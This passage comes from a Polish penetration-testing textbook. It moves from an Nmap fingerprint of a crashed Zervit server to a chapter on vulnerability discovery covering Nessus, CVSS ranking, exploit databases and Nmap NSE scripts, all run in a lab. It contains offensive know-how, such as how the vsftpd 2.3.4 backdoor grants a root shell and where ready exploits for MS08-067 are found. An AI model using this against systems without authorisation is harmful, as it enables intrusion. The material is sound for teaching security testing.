SF:equest,B8,"HTTP/1.1\x2020\x200K\r\nServer:\x20Zervit\x200\.4\r\n ❸ X-Pow
SF:ered-By:\x20Carbono\r\nConnection:\x20close\r\nAccept-Ranges:\x20bytes\
SF:r\nContent-Type:\x20text/html\r\nContent-Length:\x2036\r\n\r\n<html>\r\
SF:n<body>\r\nhi\r\n</body>\r\n</html>");
MAC Address: 00:0C:29:13:FA:E3 (VMware)
```



Rysunek 5.8. Serwer Zervit ulega awarii po skanowaniu za pomocą programu Nmap

UWAGA *Dobrą praktyką jest skanowanie wszystkich 65 535 dostępnych portów, tak aby się upewnić, że nie przeoczyłeś w skanowanym systemie żadnego otwartego portu.*

Podeczas skanowania usługi nasłuchującej na wybranym porcie Nmap nie był w stanie rozpoznać, jakie oprogramowanie działa na tym porcie ❶, ale udało mu się pozyskać „odcisk palca” (ang. *fingerprint*) tej usługi. Na podstawie obecności znaczników HTML w odcisku usługi ❷ możemy z dużą dozą prawdopodobieństwa określić, że jest to serwer WWW. Zgodnie z informacją zapisaną w polu *Server:* jest to program o nazwie Zervit 0.4 ❸.

Ponieważ podczas skanowania usługa uległa awarii, możemy jej już nigdy więcej nie zobaczyć w oknie czasowym testu penetracyjnego, dlatego prawdopodobnie nie będziemy mogli wykorzystać potencjalnych luk w zabezpieczeniach tej usługi. Oczywiście w przypadku naszego środowiska testowego nie stanowi to żadnego problemu, ponieważ w dowolnym momencie możemy po prostu przejść do maszyny z systemem Windows XP i zrestartować serwer Zervit.

UWAGA *Mam nadzieję, że przeprowadzane przez Ciebie testy penetracyjne nie będą powodowały żadnych problemów z oprogramowaniem, ale niestety zawsze może się zdarzyć, że trafisz na wrażliwą usługę sieciową, która nie została zbyt dobrze zaprojektowana, i nawet delikatne „pomacanie” jej Nmapem może spowodować jej awarię. Dobrym przykładem są tutaj wszelkiego rodzaju systemy SCADA, które są powszechnie znane z takiego zachowania. Takie sytuacje powinieneś zawsze wyjaśniać z klientem. Pamiętaj, że kiedy pracujesz z wieloma komputerami, nigdy nie masz gwarancji, iż wszystko pojedzie zgodnie z planem.*

Do pracy z programem Nmap powrócimy w kolejnym rozdziale, gdzie będziemy używać podsystemu NSE (ang. *Nmap Scripting Engine*) do wykrywania luk w zabezpieczeniach skanowanych systemów przed rozpoczęciem ataku.

Podsumowanie

W tym rozdziale udało nam się omówić bardzo szeroki zakres materiału, począwszy od białego wywiadu i wyszukiwania informacji w publicznie dostępnych źródłach, a skończywszy na skanowaniu portów. Używaliśmy narzędzi takich jak theHarvester oraz Maltego do wyszukiwania adresów poczty elektronicznej i stron internetowych. Skanera Nmap używaliśmy do wyszukiwania otwartych portów hostów działających w naszym środowisku testowym. Bazując na zebranych informacjach i wynikach działania różnych narzędzi, możemy teraz rozpocząć aktywne wyszukiwanie podatności i luk w zabezpieczeniach atakowanych hostów. W kolejnym rozdziale omówimy szereg zagadnień związanych z kolejną fazą przeprowadzania testów penetracyjnych, czyli z wyszukiwaniem i analizą podatności oraz luk w zabezpieczeniach hostów działających w środowisku celu.

6

Wyszukiwanie podatności i luk w zabezpieczeniach

ZANIM ROZPOCZNIEMY ROZSYŁANIE I WYKORZYSTYWANIE EXPLOITÓW, MUSIMY NAJPIERW PRZEPROWADZIĆ NIECO DODATKOWYCH BADAŃ I ANALIZ. PRÓBUJĄC IDENTYFIKOWAĆ PODATNOŚCI I LUKI W ZABEZPIECZENIACH, MUSISZ AKTYWNIE poszukiwać elementów, które pomogą Ci przełamać zabezpieczenia atakowanego systemu. Choć niektóre firmy i konsultanci zajmujący się testami penetracyjnymi w tej fazie ograniczają się tylko do uruchamiania zautomatyzowanych skanerów, szczegółowa analiza podatności i luk w zabezpieczeniach przeprowadzona przez doświadczonego pentestera przyniesie zdecydowanie lepsze rezultaty, niż można by znaleźć w wynikach działania jakiegokolwiek zautomatyzowanego narzędzia.

W tym rozdziale omówimy kilka różnych metod wyszukiwania i analizy podatności oraz luk w zabezpieczeniach, takich jak zastosowanie skanerów podatności, analiza celu czy metody ręczne.

Od skanu z detekcją wersji do wykrycia potencjalnej luki w zabezpieczeniach

Teraz, kiedy dysponujemy już szeregiem informacji na temat środowiska celu i potencjalnych płaszczyzn ataku, możemy opracować kilka scenariuszy działania, które mogą doprowadzić nas do pomyślnego przeprowadzenia testu penetracyjnego. Na przykład udało nam się odkryć, że serwer FTP pracujący na porcie 21 ogłasza się jako Vsftpd 2.3.4 (pełna nazwa tego oprogramowania to Very Secure FTP).

Na dzień dobry możemy śmiało przyjąć założenie, że oprogramowanie, które nosi w nazwie określenie *bardzo bezpieczny* (ang. *very secure*) samo prosi się o kłopoty. I rzeczywiście, w lipcu 2011 roku doszło do poważnego włamania do repozytoriów pakietu Vsftpd, w wyniku którego binaria pakietu zostały podmienione na pliki zawierające backdoora (z ang. dosł. „tylne wejście”), co pozwoliło na nieautoryzowane dostanie się na serwer każdego użytkownika, w którego nazwie konto znalazła się uśmiechnięta buźka :). Zalogowanie się na takie konto powodowało automatyczne udostępnienie powłoki użytkownika root na porcie 6200. Kiedy problem został odkryty, binaria z backdoorem zostały usunięte z repozytorium i zastąpione oficjalnymi plikami nowej wersji Vsftpd 2.3.4. Choć obecność serwera Vsftpd 2.3.4 na atakowanej maszynie nie gwarantuje co prawda, że znajdziemy tam jakieś podatności czy luki w zabezpieczeniach, to jednak zdecydowanie jest to jeden z elementów, które warto uwzględnić w przygotowaniach do ataku. Przeprowadzanie testów penetracyjnych będzie zdecydowanie łatwiejsze, kiedy możemy wykorzystać lukę w zabezpieczeniach czy backdoor, który umieścił tam już ktoś inny.

Nessus

Pakiet **Nessus** firmy Tenable Security to jeden z najczęściej używanych komercyjnych skanerów podatności, warto jednak zauważyć, że wiele innych firm oferuje szereg porównywalnych produktów. Nazwa skanera pochodzi od imienia jednego z mitologicznych centaurów, zgładzonego przez innego bohatera greckich mitów, Heraklesa. Krew centaura spowodowała później śmierć również samego Heraklesa. Baza danych pakietu Nessus zawiera dane o dziesiątkach tysięcy podatności i luk w zabezpieczeniach różnych platform operacyjnych oraz protokołów, a jego skaner wykorzystuje tę bazę do przeprowadzania testów. Na temat pakietu Nessus bez trudu znajdziesz bardzo wiele doskonałych książek i szkoleń, a kiedy nabierzesz wprawy w posługiwaniu się tym narzędziem, przekonasz się, że przyniesie Ci ono wiele korzyści i ułatwi życie pentestera. Ze względu na szeroką dostępność znakomitych materiałów szkoleniowych w tym rozdziale omówimy pakiet Nessus tylko pokrótce.

Pakiet Nessus jest dostępny w dwóch wersjach licencyjnych. Profesjonalna wersja płatna (licencja komercyjna) jest przeznaczona dla zawodowych pentesterów i zespołów bezpieczeństwa IT firm oraz organizacji, które mogą ją wyko-

rzystywać do skanowania podatności i luk w zabezpieczeniach swoich sieci komputerowych. Oprócz tego istnieje również bezpłatna, niekomercyjna wersja pakietu, nazywana Nessus Home, której możesz użyć do pracy z ćwiczeniami i przykładami opisywanymi w tej książce. Wersja Nessus Home pozwala na skanowanie maksymalnie 16 adresów IP (pakiet Nessus nie jest co prawda preinstalowany w systemie Kali Linux, ale szczegółową instrukcję instalacji opisywaliśmy już w rozdziale 1.).

Zanim będziesz mógł uruchomić skaner, musisz najpierw włączyć demona pakietu Nessus. Aby to zrobić, powinieneś skorzystać z polecenia service przedstawionego poniżej. Wykonanie tego polecenia spowoduje udostępnienie interfejsu WWW skanera Nessus na porcie TCP/8834.

```
root@kali:~# service nessusd start
```


Teraz uruchom przeglądarkę sieciową i w pasku adresu wpisz <https://kali:8834> (jeżeli chcesz skorzystać z interfejsu pakietu Nessus znajdującego się w innym systemie, musisz zastąpić nazwę *kali* adresem IP lub nazwą zdalnego hosta). Po kilku minutachinicjalizacji powinieneś w oknie przeglądarki zobaczyć ekran logowania, przedstawiony na rysunku 6.1. Do zalogowania się powinieneś użyć nazwy konta użytkownika i hasła, które utworzyłeś podczas instalacji pakietu Nessus w rozdziale 1.



Rysunek 6.1. Ekran logowania interfejsu WWW skanera Nessus

Karta Policies — tworzenie polityki skanowania Nessusa


Interfejs WWW skanera Nessus jest podzielony na kilka kart znajdujących się w górnej części ekranu, tak jak zostało to przedstawione na rysunku 6.2. Konfigurację pakietu rozpoczęliśmy od karty *Policies* (polityki skanowania). Polityki



Rysunek 6.2. Polityki skanowania Nessusa


skanowania Nessusa przypominają nieco pliki konfiguracyjne, które informują Nessusa, jakich podatności i luk w zabezpieczeniach ma poszukiwać, jakich skanerów portów powinien użyć i tak dalej.

Aby utworzyć nową politykę skanowania, naciśnij przycisk *New Policy* (nowa polityka), znajdujący się po lewej stronie okna interfejsu. Na ekranie pojawi się szereg kreatorów (ang. *Policy Wizards* — kreatory polityk skanowania), które pomogą Ci utworzyć odpowiednią politykę skanowania, dostosowaną do środowiska celu, tak jak zostało to przedstawione na rysunku 6.3. W naszym przypadku wybierz opcję *Basic Network Scan* (podstawowe skanowanie sieci).




Rysunek 6.3. Kreatory tworzenia polityki skanowania Nessusa

Po wybraniu kreatora zostaniesz poproszony o podanie kilku podstawowych informacji na temat tworzonej polityki skanowania, takich jak nazwa polityki, opis oraz czy inni użytkownicy będą mieli do niej dostęp, co zostało pokazane na rysunku 6.4. Po wpisaniu odpowiednich informacji naciśnij przycisk *Next* (dalej).



Rysunek 6.4. Podstawowe informacje o tworzonej polityce skanowania

W kolejnym oknie kreatora zostaniesz poproszony o wskazanie, czy skanowana będzie sieć wewnętrzna (opcja *Internal*), czy sieć zewnętrzna (opcja *External*), co zostało pokazane na rysunku 6.5. W naszym przypadku wybierz opcję *Internal* i naciśnij przycisk *Next*.



Rysunek 6.5. Wybieranie rodzaju skanu

Jeżeli posiadasz odpowiednie uwierzytelnienia (nazwa użytkownika i hasło dostępu), Nessus może zalogować się do badanego hosta i poszukać podatności oraz luk w zabezpieczeniach, które mogą się nie ujawnić podczas skanowania hosta z zewnątrz. Takie rozwiązanie jest często stosowane przez wewnętrzne zespoły bezpieczeństwa IT do sprawdzania stanu zabezpieczeń ich sieci. Nazwę użytkownika i hasło dostępu możesz podać w kolejnym kroku kreatora, tak jak zostało to przedstawione na rysunku 6.6. Na potrzeby naszego przykładu pozostaw jednak wszystkie pola puste i naciśnij przycisk *Save* (zapisz).

New Basic Network Scan Policy / Step 3 of 3

3 Provide credentials to detect missing patches and client-side vulnerabilities (optional):

Authentication method: Windows

Windows

Nessus can enumerate Windows settings, detect insecure configurations, and identify missing Microsoft or third-party updates. Please provide the credentials for a user account that has local administrative privileges on the targets being scanned.

Username: [empty field]

Password: [empty field]

Domain: [empty field]

Rysunek 6.6. Dodawanie nazwy konta i hasła dostępu

Po zakończeniu nowa polityka skanowania będzie wyświetlana na liście na karcie *Policies*, co zostało pokazane na rysunku 6.7.

Name	Owner	Type
georgiaspolicy	georgia	Private

Rysunek 6.7. Nowa polityka skanowania zostaje wyświetlona na liście

Skanowanie za pomocą Nessusa

Skoro utworzyłeś już odpowiednią politykę skanowania, możesz przejść na kartę *Scans* (skany) i uruchomić proces skanowania. Aby to zrobić, wybierz opcję *Scans/New Scan* (skany/nowy skan) i wpisz odpowiednie informacje na temat skanu, tak

jak zostało to przedstawione na rysunku 6.8. Musisz tutaj podać nazwę skanu (pole *Name*), wybrać politykę skanowania (opcja *Policy*) oraz wskazać systemy będące skanowane (opcja *Targets*).

The screenshot shows the 'New Scan / Basic Settings' page. On the left, there's a sidebar with 'Scans', 'Basic Settings', 'Schedule Settings', and 'Email Settings'. The main area has four sections: 'Name' (set to 'bookscan'), 'Policy' (set to 'georgiaspolicy'), 'Folder' (set to 'My Scans'), and 'Targets' (listing three IP addresses: '192.168.20.10', '192.168.20.11', and '192.168.20.12'). At the bottom are buttons for 'Upload Targets', 'Add File', 'Launch' (highlighted in grey), and 'Cancel'.

Rysunek 6.8. Uruchamianie skanu Nessusa

Po uruchomieniu Nessus przeprowadzi serię testów i spróbuje wykryć podatności oraz luki w zabezpieczeniach istniejące w środowisku celu. Działający skan pojawia się na liście na karcie *Scans*, tak jak zostało to przedstawione na rysunku 6.9.

The screenshot shows the 'Scans / My Scans' list. The top navigation bar includes 'Scans', 'Schedules', 'Policies', and 'Users'. Below the header are buttons for 'Upload' and 'Search Scans'. The main table lists one scan entry:


Name	Last Updated	Status
bookscan	March 22, 2014 14:18:50	✓ Completed

At the bottom right, there's a copyright notice: '©1998 - 2014 Tenable Network Security®. All Rights Reserved'.

Rysunek 6.9. Lista działających skanów Nessusa

Kiedy skan zakończy działanie, możesz wyświetlić wyniki, klikając jego nazwę, tak jak zostało to przedstawione na rysunku 6.10.

Jak widać na rysunku, w systemach Windows XP i Ubuntu Nessus znalazł kilka poważnych podatności oraz luk w zabezpieczeniach, natomiast w przypadku maszyny z systemem Windows 7 w raporcie znalazło się tylko trochę danych informacyjnych.



Rysunek 6.10. Ogólne podsumowanie wyników skanu

Aby wyświetlić szczegółowy raport dla wybranego hosta, po prostu kliknij jego nazwę na liście. Szczegółowy raport dla maszyny z systemem Windows XP został przedstawiony na rysunku 6.11.



Rysunek 6.11. Nessus dzieli znalezione podatności na odpowiednie kategorie i do każdej luki dodaje krótki opis

O skanerach podatności można mówić wiele rzeczy, ale w praktyce bardzo trudno znaleźć produkt, który potrafiłby dać Ci naprawdę ogromną ilość informacji o środowisku celu w tak krótkim czasie i w tak efektywny sposób jak Nessus. Na przykład w raporcie końcowym od razu widać, że w naszym celu z systemem Windows XP poprawka MS08-067, którą omawialiśmy w rozdziale 4., rzeczywiście nie jest zainstalowana. Wygląda również na to, że brakuje tam także innych poprawek i aktualizacji zabezpieczeń dla serwera SMB.

Która lukę w zabezpieczeniach będzie najłatwiej wykorzystać? Wyniki działania skanera Nessus dla poszczególnych luk w zabezpieczeniach bardzo często zawierają szereg informacji na temat potencjalnych możliwości wykorzystania danej luki czy podatności. Na przykład kliknięcie w raporcie luki MS08-067 (patrz rysunek 6.12) ujawnia, że gotowe exploity dla tej luki są dostępne w pakiecie Metasploit oraz kilku innych narzędziach, takich jak Core Impact czy Canvas.

The screenshot shows a Nessus plugin details page for the vulnerability MS08-067. The title bar reads "CRITICAL MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remot...". The main content area is divided into several sections:

- Description**: States that the remote host is vulnerable to a buffer overrun in the 'Server' service that may allow an attacker to execute arbitrary code on the remote host with the 'System' privileges.
- Solution**: Notes that Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.
- See Also**: Provides a link to the Microsoft security bulletin: <http://technet.microsoft.com/en-us/security/bulletin/ms08-067>.
- Output**: Shows a table with one record: "No output recorded." under Port (445/tcp/chi) and Hosts (192.168.20.10).
- Exploitability**: Lists exploit frameworks: Metasploit (Microsoft Server Service Relative Path Stack Corruption), CANVAS (CANVAS), Core Impact.
- Reference Information**: Lists related identifiers: CVE: CVE-2008-4250, OSVDB: 49243, IAVA: 2008-A-0081, BID: 31874, MSFT: MS08-067, CWE: 94.

Rysunek 6.12. Wpis w raporcie zawierający szczegółowe informacje na temat luki MS08-067

Kilka słów na temat rankingu podatności i luk w zabezpieczeniach

Nessus tworzy ranking wykrytych w trakcie skanu luk w zabezpieczeniach, oceniając poszczególne podatności według kryteriów CVSS w wersji 2. (ang. *Common Vulnerability Scoring System*), opracowanych przez National Institute of Standards and Technology (NIST). Pozycja w rankingu jest obliczana na podstawie tego, jaki wpływ może mieć na system potencjalne wykorzystanie danej luki w zabezpieczeniach. Choć im wyższa ocena luki w rankingu Nessusa, tym poważniejsze wydaje się zagrożenie z nią związane, to jednak rzeczywisty poziom ryzyka wiążący się z występowaniem takiej czy innej podatności w dużym stopniu zależy od konkretnego środowiska celu. Na przykład Nessus klasyfikuje możliwość anonimowego dostępu do serwera FTP jako podatność o średnim poziomie ryzyka (ang. *medium risk vulnerability*). Jeżeli jednak na takim serwerze nie ma żadnych wrażliwych dokumentów, to ryzyko związane z działaniem takiego serwera może zmaleć do minimalnego lub wręcz zerowego poziomu. Z drugiej strony czasami słyszmy, że taka czy inną firmą przez przypadek bądź zaniedbanie pozostawiła na publicznie dostępnym serwerze FTP na przykład kopię kodu źródłowego swojego najnowszego oprogramowania. Jeżeli zatem podczas przeprowadzania zewnętrznego testu penetracyjnego sieci klienta jesteś w stanie dobrąć się do wrażliwych dokumentów czy danych, po prostu logując się jako anonimowy użytkownik do serwera FTP, to możesz spokojnie założyć, że każdy rozbiorczy napastnik może zrobić to samo — nietrudno się domyślić, że taka sytuacja wymaga natychmiastowego kontaktowania się z klientem. Same narzędzia nie są w stanie dokonać odpowiedniej oceny takiej sytuacji — do tego będzie potrzebny odpowiedni pentester.

Dlaczego powinieneś używać skanerów podatności?


Pomimo że niektóre materiały szkoleniowe z zakresu przeprowadzania testów penetracyjnych niemal całkowicie pomijają zagadnienia związane z przeprowadzaniem automatycznego skanowania w poszukiwaniu podatności i luk w zabezpieczeniach

ze względu na to, że doświadczony pentester może samodzielnie znaleźć to samo co skanery, to jednak dobre skanery podatności nadal są bardzo wartościowymi narzędziami, zwłaszcza kiedy musimy przeanalizować dużą liczbę celów w relatywnie wąskim oknie czasowym. Warto jednak zauważyc, że jeżeli jednym z celów przeprowadzanego testu penetracyjnego jest uniknięcie wykrycia, to z pewnością powinieneś się dwa razy zastanowić, czy powinieneś korzystać z mocno „hałasującego” skanera podatności.

Choć Nessus nie znalazł niektórych podatności i luk w zabezpieczeniach obecnych w naszym środowisku testowym, to jednak jego użycie, w połączeniu z informacjami zebranymi w fazie rekonesansu, dało nam solidny fundament do rozpoczęcia prób przełamywania zabezpieczeń środowiska celu. Nawet najbardziej ortodoksyjni specjalisci, którzy twierdzą, że pentester może i powinien zastępować skaner, mogą skorzystać ze znajomości sposobów działania oraz wykorzystania skanerów podatności. W idealnym świecie każda firma czy organizacja powinna przeprowadzać regularne, pełnowymiarowe i całkowicie bezkompromisowe testy penetracyjne, ale w rzeczywistości ich przeprowadzenie bez użycia zautomatyzowanych skanerów podatności staje się praktycznie zadaniem niewykonalnym.

Eksportowanie wyników skanowania

Kiedy Nessus zakończy skanowanie, możesz wyeksportować otrzymane wyniki działania. Aby to zrobić, powinieneś skorzystać z przycisku *Export* (eksport), znajdującego się w prawej górnej części okna interfejsu programu, co zostało pokazane na rysunku 6.13.



Rysunek 6.13. Eksportowanie wyników skanowania

Nessus potrafi eksportować wyniki działania do formatów PDF, HTML, XML, CSV i kilku innych. W zależności od sytuacji i potrzeb klienta możesz oczywiście przekazać mu „surowe” wyniki skanowania, ale nigdy nie powinieneś postępować tak, że eksportujesz wyniki, dołączasz do nich logo swojej firmy i przedstawiasz jako końcowe wyniki przeprowadzonego testu penetracyjnego. Profesjonalne przeprowadzenie testu penetracyjnego wymaga znacznie większego nakładu pracy i analiz niż tylko prostego użycia skanera podatności. W praktyce powinieneś

zawsze weryfikować wyniki otrzymane z automatycznych skanerów podatności i łączyć je z danymi z własnych analiz, gdyż dopiero to w efekcie pozwoli Ci na otrzymanie pełnego obrazu podatności i luk w zabezpieczeniach badanego środowiska celu.

W kolejnych podrozdziałach omówimy kilka innych metod analizowania podatności i luk w zabezpieczeniach różnych systemów.

Odkrywanie podatności i luk w zabezpieczeniach

Jeżeli w raporcie Nessusa nie znajdziesz wystarczających informacji na temat określonej luki czy podatności, powinieneś o nie zapytać starą, dobrą wyszukiwarkę Google. Oprócz tego dodatkowych informacji możesz szukać na takich portalach jak <http://www.securityfocus.com/>, <http://packetstormsecurity.org/>, <http://www.exploit-db.com/> oraz <http://www.cve.mitre.org/>. Na przykład informacji o danej podatności możesz szukać za pomocą identyfikatora CVE (ang. *Common Vulnerabilities and Exposures*), numerów biuletynów zabezpieczeń firmy Microsoft itp., używając zapytań Google takich jak na przykład *ms08-067 site:securityfocus.com*. Luka MS08-067 narobiła w świecie sporo zamieszania, więc z pewnością po wykonaniu takiego czy podobnego zapytania nie będziesz mógł narzekać na brak danych (wiele ciekawych informacji na jej temat znajdziesz również w rozdziale 4.).

W przypadku wielu luk w zabezpieczeniach będziesz również w stanie znaleźć gotowy kod PoC exploitów (ang. *Proof of Concept*) wykorzystujących taką czy inną podatność. Więcej szczegółowych informacji na temat pracy z publicznie dostępnym kodem źródłowym znajdziesz w rozdziale 19., ale powinieneś zawsze pamiętać, że w przeciwnieństwie do exploitów zweryfikowanych przez deweloperów i społeczność użytkowników projektów takich jak Metasploit, nie każdy kod znaleziony w internecie działa zgodnie z opisem. Ładunek osadzony w publicznie dostępnych exploitach może spowodować zniszczenie czy poważne uszkodzenie systemu atakowanego hosta bądź też na przykład dołączyć takiego hosta do sekretnego botnetu kontrolowanego przez autora exploitu. Pracując z publicznie dostępnymi exploitami, powinieneś zawsze zachować szczególną ostrożność i dokładnie sprawdzić ich domniemane funkcjonowanie przed pierwszym uruchomieniem ich w sieci produkcyjnej. Oprócz exploitów w internecie można znaleźć wiele ciekawych informacji o podatnościach i lukach w zabezpieczeniach, publikowanych przez ich odkrywców.

NSE — Nmap Scripting Engine

W tym podrozdziale powiemy kilka słów na temat kolejnego narzędzia pozwalającego na przeprowadzanie zautomatyzowanych skanów w poszukiwaniu podatności i luk w zabezpieczeniach. Jak zapewne pamiętasz, pakiet Metasploit przeszedł długą drogę ewolucji od framework'a pozwalającego na uruchamianie exploitów do pełnowymiarowego pakietu wspomagającego przeprowadzanie testów

penetracyjnych. Obecnie podobną ścieżką podąża pakiet Nmap, który dzięki zaimplementowaniu modułu **NSE** (ang. *Nmap Scripting Engine*) z początkowego prostego skanera portów staje się narzędziem pozwalającym na wykonywanie publicznie dostępnych skryptów i tworzenie własnych rozwiązań.

Skrupy modułu NSE znajdziesz w systemie Kali Linux w katalogu `/usr/share/nmap/scripts`. Dostępne skrypty zostały podzielone na kilka kategorii, takich jak zbieranie informacji, aktywne skanowanie podatności, poszukiwanie śladów poprzednich włamań itp. Na listingu 6.1 przedstawiono listę skryptów dostępnych w domyślnej instalacji systemu Kali Linux.

Listing 6.1. Lista skryptów NSE programu Nmap

```
root@kali:~# cd /usr/share/nmap/scripts
root@kali:/usr/local/share/nmap/scripts# ls
acarsd-info.nse          ip-geolocation-geobytes.nse
address-info.nse          ip-geolocation-geoplugin.nse
afp-brute.nse             ip-geolocation-ipinfodb.nse
afp-ls.nse                ip-geolocation-maxmind.nse
(...)
```

Aby wyświetlić bardziej szczegółowe informacje na temat określonego skryptu lub kategorii skryptów, powinieneś w wierszu wywołania skanera Nmap użyć flagi `--script-help`. Na przykład aby wyświetlić listę wszystkich skryptów z kategorii *default*, powinieneś użyć polecenia `nmap --script-help default`, tak jak zostało to przedstawione na listingu 6.2. Umieszczenie skryptu w tej czy innej kategorii zależy od bardzo wielu czynników, takich jak wiarygodność i niezawodność skryptu czy bezpieczeństwo działania.

Listing 6.2. Ekran pomocy skryptów w kategorii default

```
root@kali:~# nmap --script-help default

Starting Nmap 6.40 ( http://nmap.org ) at 2015-07-16 14:43 EDT
(...)
ftp-anon
Categories: default auth safe
http://nmap.org/nsedoc/scripts/ftp-anon.html
    Checks if an FTP server allows anonymous logins.

    If anonymous is allowed, gets a directory listing of the root directory
    ↗and highlights writeable files.
(...)
```

Jeżeli wywołując skaner Nmap, użyjesz flagi `-sC`, która oprócz skanowania portów przeprowadza skan za pomocą skryptów, zostaną wykonane wszystkie skrypty z kategorii *default*, co zostało pokazane na listingu 6.3.

Listing 6.3. Wyniki działania skryptów Nmap z kategorii default

```
root@kali:~# nmap -sC 192.168.20.10-12

Starting Nmap 6.40 ( http://nmap.org ) at 2015-12-30 20:21 EST
Nmap scan report for 192.168.20.10
Host is up (0.00038s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
